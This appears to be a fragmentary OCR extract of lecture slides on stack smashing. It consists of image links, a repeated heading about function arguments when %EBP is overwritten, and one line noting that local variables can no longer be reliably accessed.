
ARGUMENTS WHEN WE ARE SMASHING %EBP?



ARGUMENTS WHEN WE ARE SMASHING %EBP?




ARGUMENTS WHEN WE ARE SMASHING %EBP?




At this point, we can't reliably access local variables

ARGUMENTS WHEN WE ARE SMASHING %EBP?




At this point, we can't reliably access local variables

ARGUMENTS WHEN WE ARE SMASHING %EBP?




ARGUMENTS WHEN WE ARE SMASHING %EBP?



